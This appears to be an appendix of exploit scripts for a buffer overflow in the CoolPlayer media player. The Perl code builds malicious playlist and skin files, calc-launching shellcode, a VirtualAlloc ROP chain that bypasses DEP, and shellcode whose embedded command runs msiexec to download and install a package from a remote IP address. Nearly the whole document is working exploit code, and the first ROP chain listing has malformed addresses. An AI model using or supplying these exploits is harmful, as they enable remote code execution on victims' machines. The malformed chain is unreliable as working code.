my $junk1 = "\x41" x 1000;
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

Perl script to generate test playlist file

```
my $file = "Skin_crashtest.ini";
my $header = "[CoolPlayer Skin]\n";
my $junk1 = "\x41" x 1000;
open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

Perl script to generate test skin file

EIP Scripts

```
my $file= "crashtest.m3u";
my $junk1 = "\x41" x 280;
my $eip = "BBBB";
my $junk2 = "1ABCDEFGHIJKLMNOPQRSTUVWXYZ0";
open($FILE,">$file");
print $FILE $junk1.$eip.$junk2;
close($FILE);
```

Perl script to generate file to prove EIP location in playlist overflow

Shellcode

```
    my $shellcode =
        "\x31\xC9"                  // xor ecx,ecx
        "\x51"                      // push ecx
        "\x68\x63\x61\x6C\x63"      // push 0x636c6163
        "\x54"                      // push dword ptr esp
        "\xB8\xC7\x93\xC2\x77"      // mov eax,0x77c293c7
        "\xFF\xD0";                 // call eax
```

Playlist Exploit Script – DEP Off

```
my $file= "exploit_calc.m3u";
my $junk1 = "\x41" x 280;
my $eip = pack('V',0x7C86467B);
my $nopslide = "\x90" x 64;
my $shellcode ="\x31\xC9" .                 # xor ecx,ecx
               "\x51" .                     # push ecx
               "\x68\x63\x61\x6C\x63" .     # push 0x636c6163
               "\x54" .                     # push dword ptr esp
               "\xB8\xC7\x93\xC2\x77" .     # mov eax,0x77c293c7
               "\xFF\xD0";                  # call eax

open($FILE,">$file");
print $FILE $junk1.$eip.$nopslide.$shellcode;
close($FILE);
```

ROP Test Script

```
$file= "roptest.m3u";

$buffer = "A" x 280;
# Pointer to RET (start the chain)
$eip .= pack('V', 0x77c11110);

$buffer2 .= "BBBB";
$buffer2 .= "CCCC";
$buffer2 .= "DDDD";
$buffer2 .= "EEEE";

open($FILE,">$file");
print $FILE $buffer.$eip.$buffer2;
close;
```

ROP Chain

```
$buffer .= pack('V',7c35c88);   # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',7c35c88);   # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',7c46e91);   # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',ffffffff);  #
$buffer .= pack('V',7c127e5);   # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',7c127e1);   # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',7c4e0da);   # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',cfe1467);   # put delta into eax (-> put
0x00001000 into edx)
$buffer .= pack('V',7c4eb80);   # ADD EAX);75C13B66 # ADD
EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',7c58fbc);   # XCHG EAX);EDX # RETN [msvcrt.dll]
$buffer .= pack('V',7c34de1);   # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',cfe04a7);   # put delta into eax (-> put
0x00000040 into ecx)
$buffer .= pack('V',7c4eb80);   # ADD EAX);75C13B66 # ADD
EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',7c14001);   # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer .= pack('V',7c47cde);   # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',7c47a42);   # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',7c4ec62);   # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',7c2aacc);   # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',7c3b860);   # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',7c1110c);   # ptr to &VirtualAlloc() [IAT
msvcrt.dll]
$buffer .= pack('V',7c12df9);   # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',7c354b4);   # ptr to 'push esp # ret '
[msvcrt.dll]
```

ROP Calculator Script

```
my $file= "roptest_calc.m3u";

my $buffer = "\x41" x 280;
# Pointer to RET (start the chain)
my $eip .= pack('V', 0x77c11110);

$buffer2 .= pack('V',0x77c534a5);      # POP EBP # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c534a5);      # skip 4 bytes [msvcrt.dll]
$buffer2 .= pack('V',0x77c46ea3);      # POP EBX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0xffffffff);      #
$buffer2 .= pack('V',0x77c127e1);      # INC EBX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c127e1);      # INC EBX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c3b860);      # POP EAX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x2cfe1467);      # put delta into eax (-> put 0x00001000
into edx)
$buffer2 .= pack('V',0x77c4eb80);      # ADD EAX);75C13B66 # ADD EAX);5D40C033
# RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c58fbc);      # XCHG EAX);EDX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c34fcd);      # POP EAX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x2cfe04a7);      # put delta into eax (-> put 0x00000040
into ecx)
$buffer2 .= pack('V',0x77c4eb80);      # ADD EAX);75C13B66 # ADD EAX);5D40C033
# RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c14001);      # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c47ae8);      # POP EDI # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c47a42);      # RETN (ROP NOP) [msvcrt.dll]
$buffer2 .= pack('V',0x77c2b104);      # POP ESI # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c2aacc);      # JMP [EAX] [msvcrt.dll]
$buffer2 .= pack('V',0x77c5289b);      # POP EAX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c1110c);      # ptr to &VirtualAlloc() [IAT
msvcrt.dll]
$buffer2 .= pack('V',0x77c12df9);      # PUSHAD # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c35524);      # ptr to 'push esp # ret ' [msvcrt.dll]

#Calc shellcode
$shellcode .=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90". #NOP Slide
                        "\x31\xC9" .                # xor ecx,ecx
                        "\x51" .                    # push ecx
                        "\x68\x63\x61\x6C\x63" .    # push 0x636c6163
                        "\x54" .                    # push dword ptr esp
                        "\xB8\xC7\x93\xC2\x77" .    # mov eax,0x77c293c7
                        "\xFF\xD0";                 # call eax
open($FILE,">$file");
print $FILE $buffer.$eip.$buffer2.$shellcode;
close;
```

Original "msiexec" Assembly Code

```
xor eax, eax              ;Get the msvcrt.dll
mov ax, 0x7472            ;"tr\0\0"
push eax
push dword 0x6376736d     ;"cvsm"
push esp

; LoadLibrary
mov ebx, 0x7717de85       ;Address of function LoadLibraryA (win7)
call ebx
mov ebp, eax              ;msvcrt.dll is saved in ebp

xor eax, eax              ;zero out EAX
PUSH eax                  ;NULL at the end of string
PUSH 0x6e712f20           ;"nq/ "
PUSH 0x69736d2e           ;"ism."
PUSH 0x736d2f33           ;"sm/3"
PUSH 0x2e312e38           ;".1.8"
PUSH 0x36312e32           ;"61.2"
PUSH 0x39312f2f           ;"91//"
PUSH 0x3a707474           ;":ptt"
PUSH 0x6820692f           ;"h i/"
PUSH 0x20636578           ;" cex"
PUSH 0x6569736d           ;"eism"
MOV EDI,ESP               ;adding a pointer to the stack
PUSH EDI
MOV EAX,0x7587b177        ;calling the system()(win7)
CALL EAX

xor eax, eax
push eax
mov eax, 0x7718be52      ; ExitProcess
call eax
```

"msiexec" Final Assembly Code

```
xor eax, eax                                ;Get the msvcrt.dll
mov ax, 0x7472                             ;"tr\0\0"
push eax
push dword 0x6376736d          ;"cvsm"
push esp

; LoadLibrary
mov ebx, 0x7c801d7b              ;Address of function LoadLibraryA
(winXP)
call ebx
mov ebp, eax                               ;msvcrt.dll is saved in ebp

xor eax, eax                                ;zero out EAX
PUSH eax                                   ;NULL at the end of string
PUSH 0x20202069                                    ;"   i"
PUSH 0x736d2e69                ;"sm.i"
PUSH 0x2f313331                 ;"/131"
PUSH 0x2e312e38                ;".1.8"
PUSH 0x36312e32                ;"61.2"
PUSH 0x39312f2f                  ;"91//"
PUSH 0x3a707474                ;":ptt"
PUSH 0x6820692f                 ;"h i/"
PUSH 0x20636578                ;" cex"
PUSH 0x6569736d                ;"eism"
MOV EDI,ESP                       ;adding a pointer to the stack
PUSH EDI
MOV EAX,0x77c293c7         ;calling the system()(winXP)
CALL EAX

xor eax, eax
push eax
mov eax, 0x7c81cafa           ; ExitProcess
call eax
```

"msiexec" Shellcode

```
"\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x7b\x1d\x80
\x7c\xff\xd3\x89\xc5\x31\xc0\x50\x68\x69\x20\x20\x20\x68\x69\x2e\x6d\
x73\x68\x31\x33\x31\x2f\x68\x38\x2e\x31\x2e\x68\x32\x2e\x31\x36\x68\x
2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x6
3\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2\x77\xff\xd0\x31
\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0"
```

"msiexec" Final Exploit Script

```
my $file= "exploit_msiexec.m3u";
my $junk1 = "\x41" x 280;
my $eip = pack('V',0x7C86467B);
my $shellcode = "\x90" x 8;            #NOP Slide
$shellcode .=
"\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x7b\x1d\x80
\x7c\xff\xd3\x89\xc5\x31\xc0\x50\x68\x69\x20\x20\x20\x68\x69\x2e\x6d\
x73\x68\x31\x33\x31\x2f\x68\x38\x2e\x31\x2e\x68\x32\x2e\x31\x36\x68\x
2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x6
3\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2\x77\xff\xd0\x31
\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0";
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

ROP "msiexec" Script

```
my $file= "roptest_msiexec.m3u";

my $buffer = "\x41" x 280;
# Pointer to RET (start the chain)
my $eip .= pack('V', 0x77c11110);

$buffer2 .= pack('V',0x77c534a5);       # POP EBP # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c534a5);       # skip 4 bytes [msvcrt.dll]
$buffer2 .= pack('V',0x77c46ea3);       # POP EBX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0xffffffff);       #
$buffer2 .= pack('V',0x77c127e1);       # INC EBX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c127e1);       # INC EBX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c3b860);       # POP EAX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x2cfe1467);       # put delta into eax (-> put
0x00001000 into edx)
$buffer2 .= pack('V',0x77c4eb80);       # ADD EAX);75C13B66 # ADD
EAX);5D40C033 # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c58fbc);       # XCHG EAX);EDX # RETN
[msvcrt.dll]
$buffer2 .= pack('V',0x77c34fcd);       # POP EAX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x2cfe04a7);       # put delta into eax (-> put
0x00000040 into ecx)
$buffer2 .= pack('V',0x77c4eb80);       # ADD EAX);75C13B66 # ADD
EAX);5D40C033 # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c14001);       # XCHG EAX);ECX # RETN
[msvcrt.dll]
$buffer2 .= pack('V',0x77c47ae8);       # POP EDI # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c47a42);       # RETN (ROP NOP) [msvcrt.dll]
$buffer2 .= pack('V',0x77c2b104);       # POP ESI # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c2aacc);       # JMP [EAX] [msvcrt.dll]
$buffer2 .= pack('V',0x77c5289b);       # POP EAX # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c1110c);       # ptr to &VirtualAlloc() [IAT
msvcrt.dll]
$buffer2 .= pack('V',0x77c12df9);       # PUSHAD # RETN [msvcrt.dll]
$buffer2 .= pack('V',0x77c35524);       # ptr to 'push esp # ret '
[msvcrt.dll]

#msiexec shellcode
$shellcode .=
"\x90\x90\x90\x90\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54
\xbb\x7b\x1d\x80\x7c\xff\xd3\x89\xc5\x31\xc0\x50\x68\x69\x20\x20\x20\
x68\x69\x2e\x6d\x73\x68\x31\x33\x31\x2f\x68\x38\x2e\x31\x2e\x68\x32\x
2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x6
8\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2
\x77\xff\xd0\x31\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0";


open($FILE,">$file");
print $FILE $buffer.$eip.$buffer2.$shellcode;
close;
```